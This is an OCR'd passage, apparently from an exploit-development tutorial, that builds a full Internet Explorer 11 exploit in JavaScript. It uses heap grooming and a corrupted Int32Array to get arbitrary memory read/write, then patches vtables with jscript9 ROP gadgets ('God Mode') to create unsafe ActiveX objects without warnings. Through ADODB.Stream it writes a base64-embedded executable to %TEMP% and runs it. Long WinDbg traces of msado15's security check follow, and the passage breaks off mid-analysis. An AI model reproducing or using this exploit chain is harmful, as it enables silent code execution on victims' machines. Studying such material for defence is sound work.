
XHTML

```
<html>
<head>
<script language="javascript">
  a = new Array(0x2000);
  for (var i = 0; i < 0x2000; ++i) {
    a[i] = new Array((0x10000 - 0x20)/4);
    for (var j = 0; j < 0x1000; ++j)
      a[i][j] = ActiveXObject;
  }
  alert("Done");
</script>
</head>
<body>
</body>
</html>
```

Open it in IE and in WinDbg examine the memory at the address 0xadd0000 (or higher, if you want). The memory should be filled with the address of ActiveXObject. In my case, the address is 03411150. Now let's reach the address of object:

```
0:002> ? poi(03411150+28)
Evaluate expression: 51132616 = 030c38c8
0:002> ? poi(030c38c8+4)
Evaluate expression: 51075360 = 030b5920
0:002> ? poi(030b5920+1f0)
Evaluate expression: 0 = 00000000
```

The address is 0. Why? Look again at the following picture:



; Attributes: bp-based frame
; __int32 __thiscall ScriptEngine::GetSiteHostSecurityManagerNoRef(ScriptEngine *this, struct IInternetHostSecurityManager **p_object)
?GetSiteHostSecurityManagerNoRef@ScriptEngine@@IAEJPAPAUIInternetHostSecurityManager@@@Z proc near
var_4= dword ptr -4
p_object= dword ptr 8
; FUNCTION CHUNK AT 1016692D SIZE 0000000F BYTES
mov edi, edi
push ebp
mov ebp, esp
push ecx
mov eax, [ebp+p_object]
push esi
xor esi, esi
mov [eax], esi
cmp [edi+1E8h], esi
jnz short loc_100DC3E7
pointer to object (object will be modified)
We can conclude that object = [edi+1F0h]
mov ecx, [edi+70h]
test ecx, ecx
jz short loc_100DC3E7
push ebx
lea ebx, [edi+1F0h]
cmp [ebx], esi
jz short loc_100DC3AA
loc_100DC3AA:
mov eax, [ecx]
lea edx, [ebp+var_4]
push edx
push offset _IID_IServiceProvider
push ecx
call dword ptr [eax]
mov esi, eax
test esi, esi
js loc_1016692D
If [edi+1F0h] is 0, this part initializes it
mov eax, [ebp+var_4]
mov ecx, [eax]
push ebx
mov edx, offset _IID_IInternetHostSecurityManager
push edx
push edx
push eax
call dword ptr [ecx+0Ch]
mov esi, eax
mov eax, [ebp+var_4]
mov ecx, [eax]
push eax
call dword ptr [ecx+8]
test esi, esi
jns short loc_100DC39B
jmp loc_1016692D
; START OF FUNCTION CHUNK FOR ?GetSiteHostSecurityManagerNoRef@ScriptEngine@@IAEJPAPAUIInternetHostSecurityManager@@@Z
loc_1016692D:
mov dword ptr [edi+1E8h], 1
jmp loc_100DC39B
; END OF FUNCTION CHUNK FOR ?GetSiteHostSecurityManagerNoRef@ScriptEngine@@IAEJPAPAUIInternetHostSecurityManager@@@Z
loc_100DC39B:
mov eax, [ebx]
mov ecx, [ebp+p_object]
mov [ecx], eax
mov eax, esi
pop ebx
object is modified and overwritten with [edi+1F0h]
loc_100DC3E7:
mov eax, 80004005h
jmp short loc_100DC3A5
?GetSiteHostSecurityManagerNoRef@ScriptEngine@@IAEJPAPAUIInternetHostSecurityManager@@@Z endp
loc_100DC3A5:
pop esi
leave
retn 4

So, to initialize the pointer to object, we need to call CanCreateObject, i.e. we need to create an ActiveX object. Let's change the javascript code this way:

XHTML

```
<html>
<head>
<script language="javascript">
  new ActiveXObject("WScript.shell");
  a = new Array(0x2000);
  for (var i = 0; i < 0x2000; ++i) {
    a[i] = new Array((0x10000 - 0x20)/4);
    for (var j = 0; j < 0x1000; ++j)
      a[i][j] = ActiveXObject;
  }
  alert("Done");
</script>
</head>
<body>
</body>
</html>
```

Repeat the process and try again to get the address of the object:

```
0:005> ? poi(03411150+28)
Evaluate expression: 51459608 = 03113618
0:005> ? poi(03113618+4)
Evaluate expression: 51075360 = 030b5920
0:005> ? poi(030b5920+1f0)
Evaluate expression: 6152384 = 005de0c0
0:005> dd 005de0c0
005de0c0  6d0f55e0 00000001 6c4d7408 00589620
005de0d0  6c532ac0 00000000 00000000 00000000
005de0e0  00000005 00000000 3fd6264b 8c000000
005de0f0  005579b8 005de180 005579b8 5e6c858f
005de100  47600e22 33eafe9a 7371b617 005a0a08
005de110  00000000 00000000 3fd62675 8c000000
005de120  005882d0 005579e8 00556e00 5e6c858f
005de130  47600e22 33eafe9a 7371b617 005ce140
0:005> ln 6d0f55e0
```

```
(6d0f55e0)   MSHTML!s_apfnPlainTearoffVtable   |  (6d0f5ce8)   MSHTML!s_apfnEmbeddedDocTearoffVtable
Exact matches:
    MSHTML!s_apfnPlainTearoffVtable = <no type information>
```

Perfect: now it works!

Now we can complete our javascript code:

JavaScript

```
    var old = read(mshtml+0xc555e0+0x14);

    write(mshtml+0xc555e0+0x14, jscript9+0xdc164);      // God Mode On!
    var shell = new ActiveXObject("WScript.shell");
    write(mshtml+0xc555e0+0x14, old);                   // God Mode Off!

    addr = get_addr(ActiveXObject);
    var pp_obj = read(read(addr + 0x28) + 4) + 0x1f0;       // ptr to ptr to object
```

Note that we can use the "old" *God Mode* to create WScript.shell without showing the warning message.

Here's the full code:

XHTML

```
<html>
<head>
<script language="javascript">
  (function() {
    alert("Starting!");

    //-----------------------------------------------------
    // From one-byte-write to full process space read/write
    //-----------------------------------------------------
    a = new Array();
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte LargeHeapBlock
    // .
    // .
    // .
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte ArrayBuffer (buf)
    // 8-byte header | 0x58-byte LargeHeapBlock
    // .
    // .
    // .
    for (i = 0; i < 0x300; ++i) {
      a[i] = new Array(0x3c00);
      if (i == 0x100)
        buf = new ArrayBuffer(0x58);      // must be exactly 0x58!
```

```
    for (j = 0; j < a[i].length; ++j)
      a[i][j] = 0x123;
  }

  //    0x0:  ArrayDataHead
  //   0x20:  array[0] address
  //   0x24:  array[1] address
  //   ...
  // 0xf000:  Int32Array
  // 0xf030:  Int32Array
  //   ...
  // 0xffc0:  Int32Array
  // 0xfff0:  align data
  for (; i < 0x300 + 0x400; ++i) {
    a[i] = new Array(0x3bf8)
    for (j = 0; j < 0x55; ++j)
      a[i][j] = new Int32Array(buf)
  }

  //            vftptr
  // 0c0af000: 70583b60 031c98a0 00000000 00000003 00000004 00000000 20000016 08ce0020
  // 0c0af020: 03133de0                                             array_len buf_addr
  //          jsArrayBuf
  alert("Set byte at 0c0af01b to 0x20");

  // Now let's find the Int32Array whose length we modified.
  int32array = 0;
  for (i = 0x300; i < 0x300 + 0x400; ++i) {
    for (j = 0; j < 0x55; ++j) {
      if (a[i][j].length != 0x58/4) {
        int32array = a[i][j];
        break;
      }
    }
    if (int32array != 0)
      break;
  }

  if (int32array == 0) {
    alert("Can't find int32array!");
    window.location.reload();
    return;
  }
  // This is just an example.
  // The buffer of int32array starts at 03c1f178 and is 0x58 bytes.
  // The next LargeHeapBlock, preceded by 8 bytes of header, starts at 03c1f1d8.
  // The value in parentheses, at 03c1f178+0x60+0x24, points to the following
  // LargeHeapBlock.
  //
  // 03c1f178: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
  // 03c1f198: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
  // 03c1f1b8: 00000000 00000000 00000000 00000000 00000000 00000000 014829e8 8c000000
  // 03c1f1d8: 70796e18 00000003 08100000 00000010 00000001 00000000 00000004 0810f020
  // 03c1f1f8: 08110000(03c1f238)00000000 00000001 00000001 00000000 03c15b40 08100000
  // 03c1f218: 00000000 00000000 00000000 00000004 00000001 00000000 01482994 8c000000
```

```
// 03c1f238: ...

// We check that the structure above is correct (we check the first LargeHeapBlocks).
// 70796e18 = jscript9!LargeHeapBlock::`vftable' = jscript9 + 0x6e18
var vftptr1 = int32array[0x60/4],
    vftptr2 = int32array[0x60*2/4],
    vftptr3 = int32array[0x60*3/4],
    nextPtr1 = int32array[(0x60+0x24)/4],
    nextPtr2 = int32array[(0x60*2+0x24)/4],
    nextPtr3 = int32array[(0x60*3+0x24)/4];
if (vftptr1 & 0xffff != 0x6e18 || vftptr1 != vftptr2 || vftptr2 != vftptr3 ||
    nextPtr2 - nextPtr1 != 0x60 || nextPtr3 - nextPtr2 != 0x60) {
  alert("Error!");
  window.location.reload();
  return;
}

buf_addr = nextPtr1 - 0x60*2;

// Now we modify int32array again to gain full address space read/write access.
if (int32array[(0x0c0af000+0x1c - buf_addr)/4] != buf_addr) {
  alert("Error!");
  window.location.reload();
  return;
}
int32array[(0x0c0af000+0x18 - buf_addr)/4] = 0x20000000;        // new length
int32array[(0x0c0af000+0x1c - buf_addr)/4] = 0;                 // new buffer address
function read(address) {
  var k = address & 3;
  if (k == 0) {
    // ####
    return int32array[address/4];
  }
  else {
    alert("to debug");
    // .### #... or ..## ##.. or ...# ###.
    return (int32array[(address-k)/4] >> k*8) |
           (int32array[(address-k+4)/4] << (32 - k*8));
  }
}

function write(address, value) {
  var k = address & 3;
  if (k == 0) {
    // ####
    int32array[address/4] = value;
  }
  else {
    // .### #... or ..## ##.. or ...# ###.
    alert("to debug");
    var low = int32array[(address-k)/4];
    var high = int32array[(address-k+4)/4];
    var mask = (1 << k*8) - 1;  // 0xff or 0xffff or 0xffffff
    low = (low & mask) | (value << k*8);
    high = (high & (0xffffffff - mask)) | (value >> (32 - k*8));
```


```
    int32array[(address-k)/4] = low;
    int32array[(address-k+4)/4] = high;
  }
}

//---------
// God mode
//---------

// At 0c0af000 we can read the vfptr of an Int32Array:
//   jscript9!Js::TypedArray<int>::`vftable' @ jscript9+3b60
jscript9 = read(0x0c0af000) - 0x3b60;

// Now we need to determine the base address of MSHTML. We can create an HTML
// object and write its reference to the address 0x0c0af000-4 which corresponds
// to the last element of one of our arrays.
// Let's find the array at 0x0c0af000-4.

for (i = 0x200; i < 0x200 + 0x400; ++i)
  a[i][0x3bf7] = 0;

// We write 3 in the last position of one of our arrays. IE encodes the number x
// as 2*x+1 so that it can tell addresses (dword aligned) and numbers apart.
// Either we use an odd number or a valid address otherwise IE will crash in the
// following for loop.
write(0x0c0af000-4, 3);
leakArray = 0;
for (i = 0x200; i < 0x200 + 0x400; ++i) {
  if (a[i][0x3bf7] != 0) {
    leakArray = a[i];
    break;
  }
}
if (leakArray == 0) {
  alert("Can't find leakArray!");
  window.location.reload();
  return;
}

function get_addr(obj) {
  leakArray[0x3bf7] = obj;
  return read(0x0c0af000-4, obj);
}

// Back to determining the base address of MSHTML...
// Here's the beginning of the element div:
//      +----- jscript9!Projection::ArrayObjectInstance::`vftable'
//      v
//   70792248 0c012b40 00000000 00000003
//   73b38b9a 00000000 00574230 00000000
//      ^
//      +---- MSHTML!CBaseTypeOperations::CBaseFinalizer = mshtml + 0x58b9a
var addr = get_addr(document.createElement("div"));
mshtml = read(addr + 0x10) - 0x58b9a;
```

```
//                                      vftable
//                            +-----> +------------------+
//                            |       |                  |
//                            |       |                  |
//                            |  0x10:| jscript9+0x10705e| --> "XCHG EAX,ESP | ADD EAX,71F84DC0 |
//                            |       |                  |      MOV EAX,ESI | POP ESI | RETN"
//                            |  0x14:| jscript9+0xdc164 | --> "LEAVE | RET 4"
//                            |       +------------------+
//              object        |
// EAX ---> +-------------------+     |
//          | vftptr            |-----+
//          | jscript9+0x15f800 | --> "XOR EAX,EAX | RETN"
//          | jscript9+0xf3baf  | --> "XCHG EAX,EDI | RETN"
//          | jscript9+0xdc361  | --> "LEAVE | RET 4"
//          +-------------------+

var old = read(mshtml+0xc555e0+0x14);

write(mshtml+0xc555e0+0x14, jscript9+0xdc164);      // God Mode On!
var shell = new ActiveXObject("WScript.shell");
write(mshtml+0xc555e0+0x14, old);                   // God Mode Off!

addr = get_addr(ActiveXObject);
var pp_obj = read(read(addr + 0x28) + 4) + 0x1f0;       // ptr to ptr to object

var old_objptr = read(pp_obj);
var old_vftptr = read(old_objptr);

// Create the new vftable.
var new_vftable = new Int32Array(0x708/4);
for (var i = 0; i < new_vftable.length; ++i)
  new_vftable[i] = read(old_vftptr + i*4);
new_vftable[0x10/4] = jscript9+0x10705e;
new_vftable[0x14/4] = jscript9+0xdc164;
var new_vftptr = read(get_addr(new_vftable) + 0x1c);        // ptr to raw buffer of new_vftable

// Create the new object.
var new_object = new Int32Array(4);
new_object[0] = new_vftptr;
new_object[1] = jscript9 + 0x15f800;
new_object[2] = jscript9 + 0xf3baf;
new_object[3] = jscript9 + 0xdc361;
var new_objptr = read(get_addr(new_object) + 0x1c);         // ptr to raw buffer of new_object

function GodModeOn() {
  write(pp_obj, new_objptr);
}

function GodModeOff() {
  write(pp_obj, old_objptr);
}

// content of exe file encoded in base64.
runcalc = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAA <snipped> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA';
function createExe(fname, data) {
```

```
    GodModeOn();
    var tStream = new ActiveXObject("ADODB.Stream");
    var bStream = new ActiveXObject("ADODB.Stream");
    GodModeOff();

    tStream.Type = 2;       // text
    bStream.Type = 1;       // binary
    tStream.Open();
    bStream.Open();
    tStream.WriteText(data);
    tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
    tStream.CopyTo(bStream);
    bStream.SaveToFile(fname, 2);       // 2 = overwrites file if it already exists
    tStream.Close();
    bStream.Close();
  }

  function decode(b64Data) {
    var data = window.atob(b64Data);

     // Now data is like
    //   11 00 12 00 45 00 50 00 ...
    // rather than like
    //   11 12 45 50 ...
    // Let's fix this!
    var arr = new Array();
    for (var i = 0; i < data.length / 2; ++i) {
      var low = data.charCodeAt(i*2);
      var high = data.charCodeAt(i*2 + 1);
      arr.push(String.fromCharCode(low + high * 0x100));
    }
    return arr.join('');
  }

  fname = shell.ExpandEnvironmentStrings("%TEMP%\\runcalc.exe");
  createExe(fname, decode(runcalc));
  shell.Exec(fname);

  alert("All done!");
 })();

</script>
</head>
<body>
</body>
</html>
```

I snipped runcalc. You can download the full code from here: code2.

If you open the html file in IE without using SimpleServer, everything should work fine. But if you use SimpleServer and open the page by going to 127.0.0.1 in IE, then it doesn't work. We've seen this error message before:



Crossing Domains

The line of code which throws the error is the one indicated here:

JavaScript

```
function createExe(fname, data) {
  GodModeOn();
  var tStream = new ActiveXObject("ADODB.Stream");
  var bStream = new ActiveXObject("ADODB.Stream");
  GodModeOff();

  tStream.Type = 2;       // text
  bStream.Type = 1;       // binary
  tStream.Open();
  bStream.Open();
  tStream.WriteText(data);
  tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
  tStream.CopyTo(bStream);
  bStream.SaveToFile(fname, 2);       <----------------------------- error here
  tStream.Close();
  bStream.Close();
}
```

The error message is "SCRIPT3716: Safety settings on this computer prohibit accessing a data source on another domain.". So, let's reload our html page using SimpleServer, change the length of the Int32Array and let the code throw the error. We note that some additional modules were loaded:

```
ModLoad: 0eb50000 0eb71000   C:\Windows\SysWOW64\wshom.ocx
ModLoad: 749d0000 749e2000   C:\Windows\SysWOW64\MPR.dll
ModLoad: 0eb80000 0ebaa000   C:\Windows\SysWOW64\ScrRun.dll
ModLoad: 0ebb0000 0ec0f000   C:\Windows\SysWOW64\SXS.DLL
ModLoad: 6e330000 6e429000   C:\Program Files (x86)\Common Files\System\ado\msado15.dll   <-------------
ModLoad: 72f00000 72f1f000   C:\Windows\SysWOW64\MSDART.DLL
ModLoad: 6e570000 6e644000   C:\Program Files (x86)\Common Files\System\Ole DB\oledb32.dll
ModLoad: 74700000 74717000   C:\Windows\SysWOW64\bcrypt.dll
ModLoad: 72150000 72164000   C:\Program Files (x86)\Common Files\System\Ole DB\OLEDB32R.DLL
ModLoad: 738c0000 738c2000   C:\Program Files (x86)\Common Files\System\ado\msader15.dll   <-------------
(15bc.398): C++ EH exception - code e06d7363 (first chance)
(15bc.398): C++ EH exception - code e06d7363 (first chance)
```

Two modules look particularly interesting: msado15.dll and msader15.dll. They're located in the directory ado. It doesn't take a genius to understand, or at least suspect, that those modules are related to ADODB.

Let's see if we can find a function named SaveToFile in one of those two modules:

```
0:004> x msad*!*savetofile*
6e3e9ded          msado15!CStream::SaveToFile (<no parameter info>)
6e3ccf19          msado15!CRecordset::SaveToFile (<no parameter info>)
```

The first function seems to be what we're looking for. Let's put a breakpoint on it and reload the page. As we hoped, the execution breaks on msado15!CStream::SaveToFile. The name of the function suggests that the module is written in C++ and that SaveToFile is a method of the class CStream. ESI should point to an object of that class:

```
0:007> dd esi
0edbb328  6e36fd28 6e36fd00 6e36fcf0 6e33acd8
0edbb338  00000004 00000000 00000000 00000000
0edbb348  00000000 00000000 00000000 6e36fce0
0edbb358  6e33acc0 6e36fccc 00000000 00000904
0edbb368  00000001 04e4c2bc 00000000 6e36fc94
0edbb378  0edbb3b8 00000000 0edbb490 00000000
0edbb388  00000001 ffffffff 00000000 00000000
0edbb398  00000007 000004b0 00000000 00000000
```

```
0:007> ln poi(esi)
(6e36fd28)   msado15!ATL::CComObject<CStream>::`vftable'   |  (6e36fdb8)   msado15!`CStream::_GetEntries'::`2'::_entrie
s
Exact matches:
    msado15!ATL::CComObject<CStream>::`vftable' = <no type information>
```

OK, it seems we're on the right track.

Now let's step through SaveToFile to find out where it fails. During our tracing we come across a very interesting call:

```
6e3ea0a9 0f8496000000    je      msado15!CStream::SaveToFile+0x358 (6e3ea145)
6e3ea0af 50              push    eax
6e3ea0b0 53              push    ebx
6e3ea0b1 e88f940000      call    msado15!SecurityCheck (6e3f3545)     <-------------------
6e3ea0b6 83c408          add     esp,8
6e3ea0b9 85c0            test    eax,eax
6e3ea0bb 0f8d84000000    jge     msado15!CStream::SaveToFile+0x358 (6e3ea145)
```

SecurityCheck takes two parameters. Let's start by examining the first one:

```
0:007> dd eax
04e4c2bc  00740068 00700074 002f003a 0031002f
04e4c2cc  00370032 0030002e 0030002e 0031002e
04e4c2dc  0000002f 00650067 00000000 6ff81c09
04e4c2ec  8c000000 000000e4 00000000 00000000
04e4c2fc  0024d46c 0024d46c 0024cff4 00000013
04e4c30c  00000000 0000ffff 0c000001 00000000
04e4c31c  00000000 6ff81c30 88000000 00000001
04e4c32c  0024eee4 00000000 6d74682f 61202c6c
```

Mmm… that looks like a Unicode string. Let's see if we're right:

```
0:007> du eax
04e4c2bc  "http://127.0.0.1/"
```

That's the URL of the page! What about ebx? Let's see:

```
0:007> dd ebx
001d30c4  003a0043 0055005c 00650073 00730072
001d30d4  0067005c 006e0061 00610064 0066006c
001d30e4  0041005c 00700070 00610044 00610074
001d30f4  004c005c 0063006f 006c0061 0054005c
001d3104  006d0065 005c0070 006f004c 005c0077
001d3114  00750072 0063006e 006c0061 002e0063
001d3124  00780065 00000065 00000000 00000000
001d3134  40080008 00000101 0075006f 00630072
0:007> du ebx
001d30c4  "C:\Users\gandalf\AppData\Local\T"
